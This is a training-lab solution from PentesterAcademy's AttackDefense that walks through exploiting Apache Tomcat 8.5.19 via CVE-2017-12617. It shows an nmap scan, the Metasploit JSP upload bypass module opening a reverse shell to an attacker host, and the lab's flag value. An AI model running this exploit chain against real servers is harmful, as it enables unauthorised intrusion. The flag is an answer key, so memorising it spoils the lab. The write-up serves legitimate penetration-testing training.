

ATTACKDEFENSE LABS COURSES  
PENTESTER ACADEMY TOOL BOX PENTESTING  
JOINT WORLD-CLASS TRAINERS TRAINING HACKER  
TOOL BOX PATV HACKER  
HACKER PENTESTING  
PATV RED TEAM LABS ATTACKDEFENSE LABS  
TRAINING COURSES ACCESS POINT PENTESTER  
TEAM LABS PENTESTER ACADEMY ATTACKDEFENSE LABS  
GACCESS POINT TOOL BOX WORLD-CLASS TRAINERS  
WORLD-CLASS TRAINERS  
ATTACKDEFENSE LABS TRAINING COURSES PATV ACCESS  
PENTESTER ACADEMY TOOL BOX PENTESTING  
ATTACKDEFENSE LABS TRAINING COURSES PENTESTER ACADEMY  
COURSES PENTESTER ACADEMY TOOL BOX PENTESTING  
TOOL BOX HACKER PENTESTING  
PATV RED TEAM LABS ATTACKDEFENSE LABS  
COURSES PENTESTER ACADEMY  
PENTESTER ACADEMY ATTACKDEFENSE LABS  
TOOL BOX WORLD-CLASS TRAINERS  
WORLD-CLASS TRAINERS  
RED TEAM TRAINING COURSES  
PENTESTER ACADEMY TOOL BOX  
PENTESTING

# ATTACK DEFENSE

by PentesterAcademy

Name	Vulnerable Java Web Server
URL	<a href="https://attackdefense.com/challengedetails?cid=1948">https://attackdefense.com/challengedetails?cid=1948</a>
Type	Windows Exploitation: Basics

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Checking target IP address.

**Note:** The target IP address is stored in the “target” file.

**Command:** cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.141
root@attackdefense:~#
```

**Step 2:** Run an Nmap scan against the target IP.


**Command:** nmap --top-ports 65536 10.0.0.141

```
root@attackdefense:~# nmap --top-ports 65536 10.0.0.141
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 17:31 IST
Nmap scan report for ip-10-0-0-141.ap-southeast-1.compute.internal (10.0.0.141)
Host is up (0.0027s latency).
Not shown: 8293 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5985/tcp   open  wsman
8009/tcp   open  ajp13
8080/tcp   open  http-proxy
47001/tcp  open  winrm
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49166/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.48 seconds
root@attackdefense:~#
```

**Step 3:** We have discovered that multiple ports are open. Access port 8080 using firefox browser.

**Command:** firefox 10.0.0.141:8080



**Step 4:** Target is running a Tomcat Server 8.5.19. Search “apache tomcat 8.5.19 exploit” on google to find the vulnerability.

apache tomcat 8.5.19 exploit

About 28,200 results (0.54 seconds)

[www.cvedetails.com › product\\_id-887 › version\\_id-226186 › Apach...](http://www.cvedetails.com/product_id-887/version_id-226186/Apach...) ▾

**Apache Tomcat version 8.5.19 : Security vulnerabilities**

May 8, 2019 - Security vulnerabilities of **Apache Tomcat** version **8.5.19** List of cve ... CVE ID, CWE ID, # of Exploits, Vulnerability Type(s), Publish Date ...

[www.exploit-db.com › exploits](http://www.exploit-db.com/exploits/) ▾

**Apache Tomcat - Exploit Database**

Oct 9, 2017 - **Apache Tomcat** < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2). CVE-2017-12617 . webapps ...

**Step 5:** Open exploit-db.com link: <https://www.exploit-db.com/exploits/42966>

The screenshot shows the Exploit Database website with the following details for the exploit:

- EDB-ID:** 42966
- CVE:** 2017-12617
- Author:** INTX0X80
- Type:** WEBAPPS
- Platform:** JSP
- Date:** 2017-10-09
- Exploit:** /
- Vulnerable App:** [Placeholder]
- Become a Certified Penetration Tester:** [Link]
- GET CERTIFIED:** [Link]

The exploit code is a Python script:

```

#!/usr/bin/python
import requests
import re
import signal
from optparse import OptionParser

class bcolors:
    HEADER = '\033[95m'
    OKBLUE = '\033[94m'
    OKGREEN = '\033[92m'
    WARNING = '\033[93m'
    FAIL = '\033[91m'
    ENDC = '\033[0m'

```

The target might be vulnerable to “**JSP Upload Bypass RCE**”.

**Step 6:** Exploiting the target server using metasploit tomcat\_jsp\_upload\_bypass module.

#### Commands:

```

msfconsole
use exploit/multi/http/tomcat_jsp_upload_bypass
set RHOSTS 10.0.0.141
check (We are running a "check" command in the metasploit framework to make sure that if
the target is vulnerable to jsp_upload_bypass or not.)
exploit

```

```
msf5 > use exploit/multi/http/tomcat_jsp_upload_bypass
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 10.0.0.141
RHOSTS => 10.0.0.141
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > check
[+] 10.0.0.141:8080 - The target is vulnerable.
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 10.10.0.3:4444
[*] Uploading payload...

[*] Payload executed!
[*] Command shell session 1 opened (10.10.0.3:4444 -> 10.0.0.141:49210) at 2020-09-17 17:33:42 +0530

C:\Program Files\Apache Software Foundation\Tomcat 8.5>■
```

We have successfully exploited the target Tomcat server and received a shell.

### Step 7: Searching the flag.

Command: cd /  
dir  
cat flag.txt

```
C:\Program Files\Apache Software Foundation\Tomcat 8.5>cd /
cd /

C:\>dir
dir
  Volume in drive C has no label.
  Volume Serial Number is AEDF-99BD

  Directory of C:\

09/16/2020  06:03 AM                32 flag.txt
08/22/2013  03:52 PM      <DIR>          PerfLogs
09/16/2020  06:00 AM      <DIR>          Program Files
09/05/2020  09:05 AM      <DIR>          Program Files (x86)
09/10/2020  09:50 AM      <DIR>          Users
09/10/2020  09:10 AM      <DIR>          Windows
                           1 File(s)        32 bytes
                           5 Dir(s)  8,710,541,312 bytes free

C:\>type flag.txt
type flag.txt
92d60a06d0ea2179c9a8c442c0bd0bc0
C:\>■
```

This reveals the flag to us.

**Flag:** 92d60a06d0ea2179c9a8c442c0bd0bc0

## References

1. Apache Tomcat (<http://tomcat.apache.org/>)
2. Metasploit Module  
([https://www.rapid7.com/db/modules/exploit/multi/http/tomcat\\_jsp\\_upload\\_bypass](https://www.rapid7.com/db/modules/exploit/multi/http/tomcat_jsp_upload_bypass))